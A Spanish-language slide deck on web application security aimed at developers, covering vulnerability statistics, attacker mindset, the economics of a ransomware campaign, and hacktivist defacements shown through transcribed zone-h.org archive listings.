Seguridad en Aplicaciones Web

Juan Isaias Calderón

CISSP, GCFA, ECSA, CEH, MCP

isaias.calderon@gmail.com / @hl_mx

Objetivos

Exponer las principales problemáticas en las aplicaciones web

Crear conciencia en la área de desarrollo sobre la mentalidad de los atacantes

Entender la importancia de los “Top 10” identificados en los componentes más comunes dentro de varios entornos - academicos, gubernamentales y comerciales - con la finalidad de crear consciencia de seguridad.

Responder la pregunta más común:

- “**¿Los atacantes / ataques son cada vez mejores o nosotros nos estamos volviendo débiles?**”

Agenda

1. **Situación Actual de la WWW**
   - Vulnerabilidades en Aplicaciones Web y dispositivos móviles
   - Estadísticas de Ataques ”oportunistas”
2. Los ataques en la actualidad
   - Adversarios y como piensan («Hacktivismo», «Defacement»)
   - ROI del delito (campaña de «ransomware»)
3. La Base del Código Seguro
   - Revisión e Higiene
   - Ejemplos de estándares de seguridad (SD^3+C, OpenSAMM, OWASP, CERT-CC)
   - Modelado de Riesgos
4. OWASP
   - OWASP Top Ten 2013

Situación Actual de la «*WWW*»

Internet = «WWW»

La mayoría de las aplicaciones Web:

- Son de alto riesgo
- Están mal diseñadas
- Están expuestas
- No están protegidas
- Tienen fallos comunes
- Son vías de entrada a la infraestructura de la empresa o la institución

¿Porqué atacar aplicaciones web?

Muchas están disponibles desde Internet

Menor protección (Firewall vs WAF vs IDS/IPS)

Generalmente no están desarrolladas con un esquema adecuado de seguridad

Los desarrolladores cometen el mismo tipo de errores

En ocasiones han crecido de forma desorganizada

Son aplicaciones muchas veces transaccionales con conexión a bases de datos y sistemas «back-end»

Aplicaciones Web


Comparten los mismos fallos de otros tipos de aplicaciones pero tienen algunos exclusivos

1. Valor de la Información
   - Al ser multi-capa, generalmente se conectan a bases de datos o servidores centrales o críticos
2. Riesgo
   - Las aplicaciones y los servidores en los que se montan tienen muchos fallos conocidos
3. Probabilidad de Ataque
   - Tienen una exposición muy grande (Internet o Intranet)
   - La mayoría de los ataques a estas aplicaciones no son bloqueados por los firewalls

Aplicaciones Web


98%

APLICACIONES VULNERABLES




20%

PROMEDIO DE VULNERABILIDADES POR APLICACIÓN




Estadisticas de Ataques a Web


*Principales métodos de ataques oportunistas** observados*



Frecuencia de vulnerabilidades



Vulnerabilidades en móviles



Copyright © 2015 Trustwave Holdings, Inc.

Agenda

1. Situación Actual de la WWW
   - Vulnerabilidades en Aplicaciones Web y dispositivos móviles
   - Estadísticas de Ataques ”oportunistas”
2. **Los ataques en la actualidad**
   - Adversarios y como piensan («Hacktivismo», «Defacement»)
   - ROI del delito (campaña de «ransomware»)
3. La Base del Código Seguro
   - Revisión e Higiene
   - Ejemplos de estándares de seguridad (SD^3+C, OpenSAMM, OWASP, CERT-CC)
   - Modelado de Riesgos
4. OWASP
   - OWASP Top Ten 2013


¿Cómo piensa un adversario?

SIEMPRE va a buscar el camino más fácil

Formas de entrar:

1. Adivinando o descifrando contraseñas
2. Explotando vulnerabilidades en el diseño o configuración de sistemas o equipos
3. Interceptando comunicaciones
4. Utilizando ingeniería social

(casi siempre usan una combinación de las anteriores)



Adversarios

DIRIGIDO

SKB Enterprises brinda servicios a muchos clientes, maneja una gran cantidad de transacciones de pago con tarjetas y probablemente tiene datos de los clientes almacenados en alguna parte. Voy a descubrir cómo puedo acceder ilegalmente.

- Identificar primero el objetivo
- SOLO ENTONCES se considera un ataque
- Más esfuerzo en la planificación y la ejecución
- Generalmente dirigido a organizaciones más grandes

OPORTUNISTA

Sé cómo comprometer un servidor web a través de una vulnerabilidad Adobe Cold Fusion. Voy a buscar servidores vulnerables en Internet y probar si puedo acceder a información valiosa, además de inyectar código malicioso con malware para infectar a los visitantes.

- Identificar primero la vulnerabilidad y la forma de explotarla («*exploit*»)
- El objetivo **no importa**, solo debe ser vulnerable para poder atacarlo
- Mínimo esfuerzo
- Generalmente dirigido a organizaciones más pequeñas

«ROI» POR CAMPAÑA DE «RANSOMWARE»

INVERSIÓN (USD)

Carga	- $3,000
Vector de infección	- $500
Adquisición de tráfico	- $1,800
Cifrado diario	- $600
Gastos totales	**- $5,900**

INGRESOS

Visitantes	20,000
Tasa de infección	10%
Porcentaje de éxito	0.5%
Monto de rescate	$300 USD
Duración de la campaña	30 días (3 sem)
Ingresos totales	**$90,000 USD**

RENTABILIDAD DE INVERSIÓN


Gastos totales	- $5,900 USD
Ingresos	$90,000 USD
Ganancia bruta	$84,100 USD
ROI	**1425%**

«Hacktivismo»


«Defacement»


http://extension.ccm.itesm.mx/ - Internet Explorer
http://extension.ccm.itesm.mx/
Desktop Director Centro
Desktop Director Legaria
Galería de
It works RHB rules !!

zone-h.org (1/5)


https://www.zone-h.org/?zh=1
Search
zone-h
unrestricted information
Home News Events Archive Archive Onhold Notify Stats Register Login
search...
Dedicated to all the hackers - Pho3nix (Roulette Cinese)
24/03/2014 Written by Roberto SyS64738 Preatoni
We finally concluded the Hacker Visual Contest through which we collected videoclips and artwork from the hacker world which we used to assemble the official videoclip for the song "Pho3nix" (Roulette Cinese) dedicated to the hacker world.
I feel obliged to thank all of the participants, credits are added at the end of the clip with a special mention to Christan Milani for the outstanding remix, to Roberto "SyS64738" Preatoni for promoting the idea throughout the hacker world and to Gianluca Zenone aka Alex Dreiser for the videoclip realization.
Thanks again to all of you and... enjoy the clip.
Joe Raggi (Roulette Cinese)
(for what is worth: https://itunes.apple.com/it/artist/roulette-cinese/id286575097)
7/42 roulette cinese - PH03N1X R3M1X
Read more
ZONE-H In Numbers
News: 4.738
Admins: 6
Registered Users: 116.658
Early Warning subscriptions: 6081
Digital Attacks: 11.317.537
Attacks On Hold: 106.614
Online Users: 138
Login
Login :
Password :
Sign on
Lost password ?
Events
< January 2016 >
M T W T F S S
1 2 3
4 5 6 7 8 9 10
11 12 13 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30 31

zone-h.org (2/5)




[ENABLE FILTERS]

Total notifications: **4,662** of which **310** single ip and **4,352** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)


Time	Notifier	H	M	R	L	★	Domain	OS	View
23:17	Mr.Kro0oz.305		M				legavegetassj2.com/i.htm	Linux	mirror
23:17	Mr.Kro0oz.305						le-holdem.com/i.htm	Linux	mirror
23:16	Don-2	H	M				www.westport.pro	Linux	mirror
23:16	Mr.Kro0oz.305						lc9-thailand.com/i.htm	Linux	mirror
23:14	Mr.Kro0oz.305						cyber-versicherung.info/i.htm	Linux	mirror
23:14	Don-2	H	M				stylage.info	Linux	mirror
23:11	Don-2	H	M				www.solingcompany.ru	Linux	mirror
23:11	Mr.Kro0oz.305						c1tracking.com/i.htm	Linux	mirror
23:11	AYYILDIZ	H	M				poseidonserv.com	Linux	mirror
23:11	Mr.Kro0oz.305			R			c-i-f-a.org/i.htm	Linux	mirror
23:10	Don-2	H	M	R			www.salonbiogenie.ru	Linux	mirror
23:09	the key40	H	M	R			www.pasternakfindings.co.il	Win 2008	mirror
23:09	Black StrOoM anad Ronex el	H					www.tricountyrealtywi.com	Linux	mirror
23:09	Don-2	H	M				professional-shop.ru	Linux	mirror
23:08	Don-2	H	M				www.paris-berlin.ru	Linux	mirror
23:07	Don-2	H	M				www.solingparfum.ru	Linux	mirror

zone-h.org (3/5)




Date	Notifier	H	M	R	L	★	Domain	OS	View
2016/01/13	i3r_cod3		M			★	pn-tanjabtimur.go.id/a.txt	Linux	mirror
2016/01/13	darkshadow-tn	H	M	R		★	office.yit.gov.my	Linux	mirror
2016/01/13	Djamel11154	H	M			★	www.ville-cuincy.fr	Linux	mirror
2016/01/13	AlfabetoVirtual			R		★	yit.gov.my/alfa.html	Linux	mirror
2016/01/13	Laakel En Person	H	M			★	www.stroy-bko.gov.kz	Linux	mirror
2016/01/13	Freedom Cry		M			★	taxeszone13dhaka.gov.bd/islam.htm	Win 2008	mirror
2016/01/13	Freedom Cry		M			★	taxeszone11dhaka.gov.bd/islam.htm	Win 2008	mirror
2016/01/13	Freedom Cry		M			★	taxeszone12dhaka.gov.bd/islam.htm	Win 2008	mirror
2016/01/13	./PionHitam		M			★	pa-bondowoso.go.id/x.php	Linux	mirror
2016/01/12	BlackHeart	H		R		★	www.tdb.gov.in	Linux	mirror
2016/01/12	Fallaga Team					★	www.mod.go.ke/hallo.html	Linux	mirror
2016/01/12	Freedom Cry		M	R		★	stevtabbsydp.gos.pk/islam.htm	Win 2008	mirror
2016/01/12	Nofawkx Al					★	www.comune.ortadiatella.ce.it/...	Win 2003	mirror
2016/01/12	VOTRO			R		★	www.government.bg/cgi-bin/e-cm...	Linux	mirror
2016/01/12	TrYaG Al Arab	H	M	R		★	seha.alriyadh.gov.sa	Win 2008	mirror
2016/01/12	GaSSpEr	H				★	www.ecocampus.ens.fr	Linux	mirror

zone-h.org (4/5)


https://www.zone-h.org/archive/published=0
Search
zone-h
unrestricted information
Home News Events Archive Archive Onhold Notify Stats Register Login
search...
[ENABLE FILTERS]
Total notifications: 106,616 of which 106,616 single ip and 0 mass defacements
Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
